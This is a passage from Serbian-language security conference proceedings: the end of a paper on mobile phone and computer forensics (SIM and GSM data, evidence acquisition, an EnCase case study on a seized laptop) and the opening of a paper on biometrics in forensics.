- primljene tekstualne poruke, kojih može da bude 20 do 30. Postoji i mogućnost ponovnog pristupa određenom broju obrisanih poruka, jer se prilikom brisanja poruke samo bitovima statusnog bajta dodeljuje vrednost 0, dok sadržaj ostaje netaknut dok ga ne istisne nova poruka. Nakon istiskivanja od strane nove poruke, delovi sadržaja stare poruke ne ostaju čak ni u slack prostoru, jer se on ispunjava heksadecimalnom vrednošću FF;
- listu kontakata (novije verzije kartica mogu da sačuvaju do 250 kontakata);
- listu poslednjih biranih brojeva.

U postupku forenzike mobilnih telefona mora se uzeti u obzir GSM mreža u kojoj se beleže podaci o korisniku, SIM kartici i aktivnostima telefona. GSM mreža sadrži informacije koje se mogu koristiti kao dokazi, a najvrednije se nalaze u zapisima podataka o pozivima (*CDR – Call Data Record*), datotekama mobilnog operatora koje sadrže podatke o svim komunikacijama u mreži. To znači da, pored podataka o pretplatniku, servisima koji su mu na raspolaganju i SIM kartici (brojevi MSISDN, IMSI, ICCID, PIN i PUK), iz CDR datoteka se mogu izdvojiti informacije o datumu, vremenu, trajanju i vrsti bilo koje komunikacije, zatim o uređaju u kome se nalazila SIM kartica, kao i identifikacija ćelije preko koje je poziv ostvaren, što može da se iskoristi za lociranje korisnika, što je u našem složenom slučaju krivičnog dela međunarodne organizovane kriminalne grupe intenzivno korišćeno. Određeni podaci iz sistema GSM mreže koji se koriste samo radi uspostavljanja i održavanja komunikacije (drugim rečima, podaci koji nisu bitni za naplatu, što utiče na njihovo relativno kratko čuvanje), poput podataka u HLR (Home Location Register) bazi podataka, mogu u određenim trenucima biti od koristi. Primera radi, ukoliko korisnik ne isključi telefon već mu se isprazni baterija ili dođe do prekida neke druge vrste, postojaće podatak u kom rejonu se telefon nalazio u momentu gašenja, što može biti od važnosti prilikom istraga o nestalim osobama.

Od svih faza forenzike mobilnih telefona koje su navedene u definiciji digitalne forenzike, akvizicija ili prikupljanje digitalnih dokaza predstavlja, u kontekstu svega do sada navedenog, vitalnu fazu, a sa tehničke strane pravi suštinsku razliku između forenzike mobilnih telefona i forenzike računara.

Metode akvizicije podataka

Postupak akvizicije podređuje se očuvanju integriteta podataka i shodno tome se prilikom njegovog sprovođenja moraju poštovati određeni principi:

- akcije koje se preduzimaju ne smeju menjati podatke sadržane na mobilnom telefonu ili na mediju za skladištenje (memorijska kartica);
- lica koja pristupaju originalnim podacima moraju biti kompetentna za to i sposobna da objasne akcije koje preduzimaju;
- neophodno je precizno dokumentovati svaki korak u radu;
- lice koje vodi istragu ima odgovornost da obezbedi da se principi poštuju i da su u skladu sa važećim zakonima.

Prikupljanje podataka iz GSM mreže

Telefon radi u okviru GSM mreže, te se svi podaci koje sistem beleži mogu se koristiti u forenzičkoj analizi telefona. Na ovaj način se, pre svega, mogu saznati detaljni podaci o ostvarenim komunikacijama uređaja za duži vremenski period, a koji su pri tom mnogo pouzdaniji nego oni koji se čuvaju na samom telefonu, pa se često ova metoda akvizicije koristi za validaciju podataka prikupljenih nekom drugom metodom.

U cilju dokazivanja da svojim akcijama nije narušilo očuvanost digitalnih dokaza, lice koje vrši akviziciju mora da dokumentuje sve aktivnosti u radu sa mobilnim telefonom i da interakciju sa uređajem svede na minimum. Što je više interakcija, to je komplikovanije dokazati da akcije nisu kompromitovale digitalne dokaze. Ukoliko je mobilni telefon prilikom privremenog oduzimanja stavljen u omot i zapečaćen (što je u širem smislu i propisano članom 84. ZKP-a), a branilac ili okrivljeni prisustvuje uklanjanju omota i izvođenju akvizicije, ostvareni su svi uslovi da se tako prikupljeni podaci mogu koristiti kao digitalni dokazi, odnosno otklonjene su sumnje u eventualno narušavanje dokaznog materijala. Ovde svakako treba spomenuti i tzv. lanac nadzora (chain of custody), koji podrazumeva hronološko dokumentovanje prikupljanja, kontrole, transfera i analize privremeno oduzetih predmeta, ali samo spomenuti, jer ga kao takvog naš zakon ne prepoznaje.

3. STUDIJA SLUČAJA - FORENZIČKA ANALIZA MOBILNIH TELEFONA

U ovom slučaju veštačenja radilo se na integraciji digitalnih dokaza sa više mobilnih i računarskih uređaja korišćenih za izvršenje krivičnog dela od strane međunarodne organizovane kriminalne grupe. Težinu zadatka nosi mukotrpna analiza uređaja različitih namena i kratak vremenski period predaje izveštaja forenzičke analize, dok su nalazi dobijeni kombinovanjem analize rezultata dali jasnu rekonstrukciju događaja i odgovore na sudske zahteve.

Kako je ovaj rad zasnovan na konkretnom i autentičnom slučaju, a etički kodeks obavezuje veštake na poštovanje principa zaštite poverljivosti, tako i određeni detalji ovog slučaja moraju biti predstavljeni opštim teorijskim konceptom forenzičke istrage računarskih podataka.

Forenzički materijal kojim su veštaci raspolagali u toku istrage uključuje mobilne telefone, laptop računare, GPS uređaje, USB Flash uređaje, platne kartice i podatke o plaćenim putarinama. Konačan nalaz veštaka utvrđen je povezivanjem svih dokaza koji odgovaraju kriterijumima postavljenim u zahtevu suda, uključujući tragove koji potvrđuju aktivnosti navedene u nalazima veštaka.

Cilj studije ovog slučaja usmeren je na nalaze koji se odnose na forenziku mobilnih telefona i javno dostupnih računarskih aplikativnih komunikacionih servisa.

Elementi studije slučaja

Organizovana kriminalna grupa pribavljala je veću protivpravnu materijalnu novčanu korist u veoma kratkom roku. Za komunikaciju korišćeni su mobilni telefoni starih i novih generacija i laptop računari sa stalnom internet vezom, kao i putni navigacioni uređaji za navođenje inostranih članova grupe. Korišćene su klonirane platne kartice žrtava i lažni čitači (skimmers) platnih kartica koji su zajedno sa kamerama postavljani na bankomate. Svi navedeni uređaji služili su za konkretno izvršenje krivičnog dela.

Poznato je da u organizovanom kriminanalu uvek postoje pojedinci koji priznaju izvršenje nekog dela, kako bi na sebe preuzeli celokupnu odgovornost i time zaštitili grupu. U ovom slučaju, priznanje više članova jednog ogranka organizovane kriminalne grupe odnosi se na jedno izvršenje dela u jednom vremenskom periodu, dok su forenzičari detaljnom istragom utvrdili izvršenje istog krivičnog dela koje datira iz mnogo ranijeg perioda.

Utvrđeno je da su krivična dela izvršavana na nekoliko različitih geografskih lokacija naše zemlje i da izvršioci imaju različita državljanstva i prebivališta u različitim državama, te je slučaj kvalifikovan kao međunarodni organizovani kriminal. U ovakvim slučajevima, pored računarskih uređaja, forenzičarima su itekako potrebne sve informacije istrage (saslušanja, svedočenja, snimci sigurnosnih kamera itd.) kako bi što vernije formirali uvid u način i vreme korišćenja računarskih uređaja, što bi dalo polaznu osnovu za izbor načina pristupa uređajima.

Ono što dotičnu kriminalnu grupu povezuje, jeste način i sistem komunikacije za nezakonito pribavljanje sredstava za izvršenje dela i organizovanje vremena, lokacije i učesnika u delu. Digitalni forenzičar ima zadatak da otkrije tip i metod komunikacije. Tipovi komunikacije u digitalnom obliku mogu biti šifrovani ili u otvorenom tekstu. Način komunikacije se odvija putem hardverskih uređaja podržanih softverskim aplikacijama.

Korišćenjem ovakvog načina komunikacije uvek ostaje digitalni trag na memoriji komunikacionog uređaja, koji može predstavljati digitalni dokaz ili deo srodnih tragova i fragmenata koji dodatno potvrđuju sporne aktivnosti (MS baza registara, Event logs, slack space, nealocirni prostor...)

Forenzička analiza računarskih aplikacija za Internet komunikaciju

Svedoci smo da se u današnje vreme masovno koriste internet servisi za komunikaciju u realnom vremenu. Podršku za ovakvu vrstu komunikacije danas nude skoro svi računarski uređaji (PC, Tablet, Laptop, IPhone, BlackBerry, iPad i ostali mobilni telefoni i uređaji novijih generacija koji omogućavaju vezu sa internet mrežom). U ovoj studiji slučaja, pored prikupljenih dokaza komunikacije sa mobilnih telefona, veštaci su na računarima osumnjičenih otkrili digitalne dokaze različitih vrsta Internet komunikacije. Najposećenije društvene mreže trenutno su Facebook, Twitter, Youtube, MySpace, kao i regionalne društvene mreže bivših jugoslovenskih i ostalih pojedinačnih država, koje za razliku od globalnih društvenih mreža isključivo podržavaju sopstveno govorno područje.

Pored navedenih društvenih mreža, Internet komunikaciju obezbeđuju servisi, poput Yahoomail, Gmail, Skype, MSN..., bilo da se radi o razmeni elektronske pošte ili audio/video komunikacije korisnika ovih usluga. Danas se praktično podrazumeva da su aplikacije koje podržavaju ovakav vid komunikacije već instalirane na svim računarskim uređajima.

Rezultati forenzičke analize slučaja

Rezultati forenzičke analize slučaja govore da su komunikacije između okrivljenih postojale i da su pronađeni dokazi o izvršenju više krivičnih dela u više vremenskih perioda. U procesu istrage više mobilnih telefona koji su oduzeti od okrivljenih, korišćena je testna SIM kartica, a u procesu istrage SIM kartica korišćen je prethodno opisan SIM čitač kartica. U mobilnim telefonima, više njih, pronađeni su dokazi o fotografijama, video materijalima, imenicima koji su snimljeni u memorijama telefona. Pronađene su informacije o korišćenju aplikacije Skype, a kao dokaze veštaci su pronašli i preuzeli sačuvanu chat komunikaciju između okrivljenih. U SIM karticama koje su veštaci pretražili pomoću čitača SIM kartica sa blokatorom upisa informacija, pronađene su informacije o telefonskim imenicima sa imenima velikog broja lica među kojima su imena i nadimci okrivljenih, imena nekih od oštećenih lica, informacije o PIN kôdu SIM kartica, informacije o ukradenim PIN kodovima platnih kartica koje su klonirali kako ih ne bi pamtili napamet i imena o saučesnicima krivičnog dela koji su vršili organizovani prenos informacija iz stranih država u Republiku Srbiju. U SMS primljenim porukama pronađene su poruke koje su uzete kao dokazi, jer njihov sadržaj i vreme slanja kao i primanja se poklapaju sa vremenskim periodom izvršenja krivičnih dela od strane okrivljenih. U nekim SIM karticama u meniju sopstvenih brojeva telefona pronađene su informacije o telefonskom broju korisnika SIM kartice, što je poslužilo kao dokaz u pravljenju analize celokupnog slučaja. U meniju poslednji biranih brojeva pronađeni su brojevi telefona okrivljenih koji su pozivani u vremenskom periodu izvršenja krivičnog dela kao i u trenucima kada su okrivljeni jedan po jedan lišavani sloboda. U tim trenucima okrivljeni su bili u stanju panike pa su se međusobno pozivali i slali SMS poruke, jer su delovali na više različitih lokacija i nisu imali informacije jedni o drugima u tim trenucima.

Na čvrstim diskovima koji su izvađeni iz računara okrivljenih, a kojih je bilo više komada, pronađen je veliki broj dokaza.

4. FORENZIČKA ANALIZA POMOĆU ENCASE ALATA

Uz pomoć poslednje verzije programa EnCase 7 [4] možemo prikupiti i analizirati podatke iz širokog spektra računara, mobilnih telefona i tablet uređaja. Uređaji iz koje se podaci mogu prikupiti i ispitati uključuju računare koji rade pod operativnim sistemom Windows, Linux, Unix i Mac operativnim sistemima, kao i smart telefoni i tablet računari koji koriste Android, Apple iOS, Palm, Nokia Symbian, Windows Mobile i BlackBerry operativne sisteme. Aplikacija podržava manipulaciju, pregled i izveštavanje o potencijalnim dokazima koji se mogu naći u izbrisanim fajlovima, Slack i u nedodeljenom prostoru u fajlovima (unallocated space).
Nova verzija EnCase 7 omogućava tzv. „prioritetnu obradu“, tj. da iz prikupljenih podataka izaberete podskup fajlova koji se mogu pregledati i analizirati dok program nastavlja da obrađuje ostale podatke. Takođe, program nudi opciju brzog rezultata pretrage po ključnoj reči, tj. mogućnost da se rezultati pretrage ključnih reči mogu posmatrati i analizirati, dok je pretraga u toku. [4]
Novine u ver. 7 su:

- preuzimanje podataka sa „pametnih telefona“;
- ugrađeni „Case Analyzer“ koji omogućava istražiteljima dublji uvid u računarski sistem kroz više nivoa izveštaja baziranih na meta-podacima i upoređivanja potencijalno srodnih dokaza „side-by-side“;
- mogućnost ubacivanja u izveštaje hiperlinkova ka originalnim dokumentima i slikama.


Dodavanje digitalnih dokaza (*case*) u slučaj kojim se bavimo sprovodi se preko posebnog menija kome pristupamo sa glavnog ekrana programa.

Nove opcije koje pruža EnCase u verziji 7 su i dodavanje različitih oblika dokaznih fajlova. To mogu biti:

- *Local Device* – dodavanje fizičkog uređaja koji je direktno vezan za lokalni računar. To može biti hard disk računara, prenosnih memorija ili sličnih uređaja koji su spojeni uz korišćenje blokatora upisa.
- *Evidence File* – dodavanje dokaznog fajla, kreiran u EnCase programu (*.E01) ili logical evidence fajl (*.L01)


Različiti oblici dokaznih fajlova su:

- *Raw Image* – dodavanje imidž fajla fizičkog uređaja (raw ili dd format)
- *Acquire Smartphone* – preuzimanje podataka direktno sa mobilnog telefona ili tablet računara (sl. 1)



Slika 1: Mogućnosti biranja sadržaja telefona koji će biti preuzet

Za pretraživanje pojedinačnog dokaza, dovoljno je kliknuti na hiperlink u koloni „Name“. (sl. 2)



Slika 2: Pretraživanje pojedinačnog dokaza

Studija slučaja - zaplenjeni Laptop


U ovoj studiji slučaja analiziramo čitav tok forenzike računarskog sistema, od momenta oduzimanja računara čiji sadržaj će biti analiziran, do pronalaženja digitalnih dokaza i njihovo prezentovanje sudu, tj. Tužilaštvu.

Cilj forenzičke istrage laptopa jeste pronalaženje dokaza u vezi sa kriminalnim radnjama organizovane grupe koja se bavila krađom putničkih automobila na teritoriji zapadne Evrope. Pretraga će se vršiti pre svega po ključnim rečima vezanim za vozila koja su kradena: marka, tip, brojevi šasija i tablica, itd...

Prilikom intervencije i lišavanje slobode lica koja su osumnjičena za izvršenje krivičnog dela pronađen je i oduzet laptop računar. Licu od koga je oduzet predmet izdaje se potvrda o privremeno oduzetim predmetima na licu mesta. Lice ne mora da bude i vlasnik oduzetog predmeta. Nakon oduzimanja računar se pečati i odnosi u prostorije policijske stanice a o svemu se obaveštava nadležni sud.

U narednom tekstu vežbe će biti opisana detaljnija upotreba softverskog alata za forenzičku analizu uskladištenih podataka na računaru koji je predmet istrage.

Za forenzičku analizu podataka koristićemo programe EnCase i FTK. U programu EnCase u okviru prethodno napravljenog novog case-a, u okviru dijaloga “*Add Raw Image*” selektujemo prethodno iskopirani imidž hard diska. Selektovani DD fajlovi su prikazani u donjem delu prozora.



Slika 3: Preuzimanje imidža hard diska

Zadavanje ključne reči za pretragu


EnCase omogućava zadavanje ključnih reči u raznim oblicima, kodnim stranama (Latin, UTF8, UTF7, Unicode…) a ono što je jedinstveno jeste korišćenje GREP simbola u pretrazi. GREP (*Globally search for the Regular Expression and Print*) predstavlja moćan i fleksibilan alat za pretragu gde se, uz pomoć GREP simbola možemo kreirati prilagođene pretrage koji mogu da variraju od ekstremno fokusiranih do veoma široki , u zavisnosti od naših potreba. Uz pomoć ovih GREP komandi, možemo zadavati neke specifične pretrage gde nismo sigurni u tačan način pisanja, npr. pretraga telefonskih brojeva gde jedan broj može biti zapisan sa ili bez crtica, kose crte ili razmaka.

Pretragu zadajemo po reči od interesa za istragu. Pošto je oduzeti laptop pripadao licu koje se sumnjiči za krađu određenog putničkog vozila marke ”Volvo” registarske oznake CB5253T, ta registarska oznaka se unosi kao prva ključna reč po kojoj će se izvršiti pretraga. Napravićemo pretragu “Tablice” i uneti ključnu reč “CB5253T”. Ista reč se ispisuje u HEX zapisu u donjem delu prozora. Primećujemo da je su slova ”C”, “B” i “T” u HEX napisana duplo, tj. HEX zapis i malih i velikih latiničnih slova, što znači da pretraga nije Case Sensitive, tj. pretragom će biti obuhvaćena i velika i mala slova. Pravimo pretragu i po broju šasije vozila. Kliknemo na dugme “search” u gornjem meniju. Encase će prvo početi da indeksira sve fajlove i započinje pretragu po zadatim parametrima.

Rezultat pretrage po ključnoj reči

Nakon izvršenja pretrage možemo videti rezultat pretrage tj. pronađen registarski broj tablice. U pitanju su fajlovi „main.db“, „fcc70784d4373e5f.dat“ i rezultat pronađen u neraspoređenim klasterima „unallocated clusters“.

Rezultati pretrage – tabelarni prikaz, nakon koga skrolovanjem rezultata na desno dolazimo do detalja o pronađenim fajlovima: datumu kreiranja i poslednjeg pristupa, fizičoj lokaciji, sektoru, itd… Selektujemo pronađeni fajl “main. Db” i u donjem delu ekrana dobijamo detaljniju informaciju o kom se fajlu radi. U ovom slučaju vidimo da se radi o skype komunikaciji, kao i kompletnu putanju do fajla. Vidimo da su logička i fizička veličina fajla iste, što znači da ne postoji *file slack.* U tekstualnom prikazu vidimo delove razgovora interesantne za istragu.




Slika 4: Pronađeni fajl – uočeni tekst

U komunikaciji se uočava rečenica “šaljem ti sliku brifa”, što nas navodi da pogledamo pretragu po slikama na računaru. Krenuli smo u pregled, i odabrali prikaz “gallery”. U thumbnail prikazu uočili smo sliku skenirane saobraćne dozvole (Sl. 5).

5. ZAKLJUČAK

Digitalna forenzička analiza i istraga o prikupljenim dokazima mora biti zasnovana na naučnim principima– izvršena višestruko testiranim alatima i tehnikama sa poznatim brojem grešaka, objavlenim u višestruko recenziranim naučnim časopisima i priznatim u interesnoj zajednici digitalnih forenzićara. U skladu sa standardnim operativnim procedurama digitalne forenzičke akvizicije, analize i čuvanja digitalnih dokaza u lancu istrage, svaki otkriveni dokaz mora biti zaveden, arhiviran (čuvan), hešovan i naučno objašnjen u procesu veštačenja.



Slika 5: Pronađeni fajl – thumbnail prikaz

Osvakom dokazu veštak mora dati obrazloženje, jednostavnim i razumljivim rečima, kako je pronađen, kojim alatom je pronađen, mora se imati i sazannje o korektnosti rada alata i legalnosti istog. Obrazloženje se mora odnostiti na informacije zašto se konkretan podatak, fajl, skup bitova smatra mogućim dokazom. Kada se prihvate svi navedeni aspekti o dokazu, potrebno je izvršiti analizu i povezivanje sa drugim dokazima ili mogućim tragovima, dobijenim u klasičnoj istrazi krivičnog dela, kako bi se celokupan slučaj mogao povezati u jednu celinu.

Uz sve ove informacije mora se voditi računa i o vremenskoj liniji toka događaja kao i o vremenskim intervalima. U studiji slučaja, koja je opisana u ovom radu, korišćena su apriorno veliko iskustvo i edukacija veštaka, bez kojih ne bi bilo moguće odgovoriti svim zadacima u datom slučaju.

Primenjivane su sve forenzičke tehnike za pronalaženje velikog broja digitalnih i analognih dokaza. Veliku ulogu u pretrazi pomenutih uređaja igrali su forenzički alati koji mogu da povežu i iskopiraju sve informacije bit po bit na radnu stanicu digitalnog forenzičara, a da pritom ne izvrše unos i izmenu podataka u tim uređajima. Digitalni forenzičari u ulozi veštaka igraju veliku ulogu u borbi protiv visokotehnološkog, kompjuterskogkriminala, jer stečenim veštinama, saznanjima, iskustvom i profesionalnim obrazovanjem daju veliki doprinos.

LITERATURA

[1] Mandia, K., Prosise, C., Pepe, M., *Incident Response and Computer Forensics*", McGraw-Hill, 2003.

[2] Brian Carrier, *File System Forensic Analysis*, Addison-Wesley, 2005.

[3] Milosavljević, M., Grubor, G., *Istraga kompjuterskog kriminala*, Univerzitet Singidunum, Beograd, 2009.

[4] Encase forensics software, http://www.encase.com, pristupljeno 2009.

Konferencija o bezbednosti informacija BISEC 2015
Fakultet informacionih tehnologija

BIOMETRIJA I FORENZIKA U DIGITALNOM DOBU

BIOMETRICS AND FORENSICS IN DIGITAL AGE

ANDREJA SAMČOVIĆ
Saobraćajni fakultet, Beograd, andrej@sf.bg.ac.rs

Rezime: *U ovom radu je najpre uvedena biometrija i naznačeno je njeno istorijsko poreklo u forenzičkoj i pravnoj oblasti. Zatim su diskutovane sličnosti i razlike između biometrije i forenzike. Predstavljene su neke primene gde se principi biometrije uspešno primenjuju u forenzici kako bi se rešili kritični problemi u domenu prava. Posebno su istaknuti prepoznavanje lica na osnovu skice, tetovaža, kao i video nadzor. Na kraju su razmotrene neke mogućnosti za istraživače na polju biometrije i forenzike kako bi mogli da sarađuju na nerešenim pitanjima od kojih bi moglo da ima koristi društvo u celini.*


Ključne reči: *Digitalna forenzika, biometrija, slika, otisak prsta, autentifikacija*

Abstract: *In this paper, we first introduced biometrics and noted its historical origins in the forensics and law enforcement domain. Next, we discussed the similarities and differences between biometrics and forensics. Some applications where the principles of biometrics are being successfully leveraged into forensics in order to solve critical problems in the law enforcement domain, are then presented. Face recognition based on sketch, tattoo, as well as video surveillance, are pointed out. Finally, we discussed new opportunities for researchers in biometrics and forensics to cooperate, in order to address unsolved problems that can benefit society as a whole.*

Keywords: *Digital forensics, biometrics, image, fingerprint, authentication*

1. UVOD

Biometrija, ili biometrijsko prepoznavanje, se odnosi na automatsko prepoznavanje pojedinaca i zasnovana je na biološkim karakteristikama ili ponašanju. [1] Primeri biometrijskih osobina koje se uspešno koriste u praktičnim aplikacijama uključuju lice, otiske prstiju, dlan, iris, govor, kao i raspored vena na dlanu ili prstima, što je pokazano na Slici 1. Postoji jaka veza između neke osobe i njenih biometrijskih osobina, imajući u vidu nepromenljivost biometrije kroz životno doba. Tipični biometrijski sistem može da se sagleda kao sistem za automatsko prepoznavanje oblika u realnom vremenu, koji zahteva biološke podatke od neke osobe (npr. otisak prsta), koristeći senzore. Zatim se izdvaja niz oblika iz tih podataka (npr. minucije), i obavlja se poređenje dobijenog niza sa onima iz baze podataka kako bi se prepoznala osoba. Pretpostavlja se da je svaki niz oblika u bazi podataka (šablon) povezan sa nekom osobom preko identifikacije, koja može da bude ime, ili ID broj. Poređenje izdvojenog niza oblika i rezultata iz šablona ukazuje na sličnost između dva niza oblika. Procena sličnosti nizova oblika može zatim da se koristi kako bi se prepoznala neka osoba.



Slika 1: Primeri biometrijskih osobina

U savremenom društvu, mogućnost da se pouzdano identifikuju pojedinci u realnom vremenu predstavlja osnovni zahtev u mnogim primenama, uključujući prelazak međunarodnih granica, transakcije preko automata za podizanje novca, elektronsko poslovanje, kao i logovanje na računarima. Budući da postoji povećana mobilnost ljudi u visoko umreženom svetu, proces pouzdane identifikacije postaje sve izazovniji i kritičniji. Korektna identifikacija ima reperkusije u odbrani društva od terorističkih napada, kao i krađi identiteta prilikom pristupa bankovnim računima, ili drugim ličnim informacijama. Može se reći da dva najznačajnija faktora koji ukazuju na neophodnost biometrije jesu bezbednost društva i finansijske zloupotrebe.

U poslednje dve decenije je zabeleženo ubrzano uvođenje biometrijskih sistema u raznim oblastima. Bez sumnje, biometrijska tehnologija je formirala značajan upliv u naše društvo. Na primer, biometrija nastavlja da igra kritičnu ulogu u pravnom sistemu, i to kako u procesu istrage da bi se suzila lista osumnjičenih osoba, tako i u izvođenju forenzičkih dokaza na sudu. Biometrijsko prepozavanje je takođe postalo integralni deo sistema za upravljanje identitetom širom sveta, posebno u zemljama u razvoju gde veliki broj ljudi i ne poseduje formalne dokumente za identifikaciju kako bi se proverio njihov identitet.

U Indiji je u toku najveći projekat uvođenja biometrije u istoriji čovečanstva. Naime, indijske vlasti ulažu napore u obezbeđivanju jedinstvenog identifikacionog broja od 12 bita za oko 1,2 milijardu stanovnika. U okviru ovog projekta koriste se otisci deset prstiju, kao i irisi oba oka, kako ne bi došlo do dupliranja identiteta. Očekuje se da će program za biometrijsku identifikaciju poslužiti u efikasnijoj zdravstvenoj zaštiti, izbegavanju prevara u ostvarivanju socijalnih prava, kao i bezbednijim finansijskim transakcijama.

Biometrijski sistemi su takođe promenili način kako putujemo, imajući u vidu poboljšanu bezbednost, efikasnost i pouzdanost sistema za prelazak granica. U Sjedinjenim Državama, sistemi za biometrijsku autentifikaciju su implementirani na graničnim kontrolama, kao i transportnim sistemima, nakon terorisatičkih napada 11. septembra 2001. U potrošačkoj elektronici, svaki veći proizvođač mobilnih uređaja je već uključio ili je u procesu uvođenja autentifikacije korisnika na osnovu biometrije, imajući u vidu bezbednost mobilnih uređaja i mobilno plaćanje.

Prvo poznato istraživanje na temu automatskog biometrijskog prepoznavanja je objavljeno 1963. na temu prepoznavanja otisaka prstiju. [2] Sistemi za automatsku biometriju su uvođeni 60-ih godina XX veka i zasnivaju se na ljudskim karakteristikama kao što su govor [3], lice [4], i potpis [5]. Nakon toga su postepeno razvijani i biometrijski sistemi koji se baziraju na obliku ruke [6] i irisa [7]. Nije iznenađujuće da se razvoj biometrijskih sistema odvija uporedo sa razvojem u bliskim oblastima, kao što su veštačka inteligencija, prepoznavanje oblika, kao i obrada slike, koje su pomogle u analizi i prepoznavanju biometrijskih oblika.

Događaj koji je uticao na sistematsko korišćenje biometrijskih osobina u prepoznavanju pojedinaca dogodio se 1869. u Velikoj Britaniji. Tada je uvedena obaveza da se registruju sve osobe osumnjičene za kriminal sa odgovarajućim dokazima njihovog identiteta. U međuvremenu je uveden sistem za prepoznavanje na osnovu antropometrijskih merenja. Sistem je koristio i opise ljudskih osobina kao što su boja očiju, ili ožiljci, što se danas u literaturi označava kao soft biometrija. Međutim, taj sistem nije bio automatski, bila je komplikovana administracija, i nije uzimao u obzir promene tokom životnog veka. Imajući sve to u vidu, sistem je brzo napušten u korist relativno jednostavnijeg i pouzdanijeg pristupa, koji je uzimao u obzir ručno poređenje otisaka prstiju.

1891. godine su argentinske policijske vlasti inicirale uzimanje otisaka prstiju kao dokaz u ubistvima ljudi. Veruje se da je to prvo korišćenje otisaka prstiju u kriminalnim radnjama u istoriji. Počev od 1900, u Velikoj Britaniji se koriste otisci prstiju u pravnim postupcima. Otisci prstiju su prvi put prihvaćeni kao dokaz 1905. u britanskoj pravnoj praksi. 1924. godine je Kongres Sjedinjenih Država naložio prikupljanje otisaka prstiju, zajedno sa drugim informacijama o osumnjičenim osobama za kriminal. Ta činjenica je utabala staze za uvođenje sistema za automatsku identifikaciju otisaka prstiju, u kasnim 1970-im godinama. Iako se ovaj sistem smatra za automatski, mora biti napomenuto da automatizam nije bio potpun u prvim godinama primene sistema. Prisustvo eksperata je bilo neophodno za obradu otisaka prstiju, kao i identifikaciju tačaka na minucijama, koje su kasnije određivane automatski za pristup listi kandidata u okviru baze podataka. Odluka o konačnom poklapanju morala je da bude doneta od strane eksperata. Treba reći da je i u brojnim savremenim inteligentnim 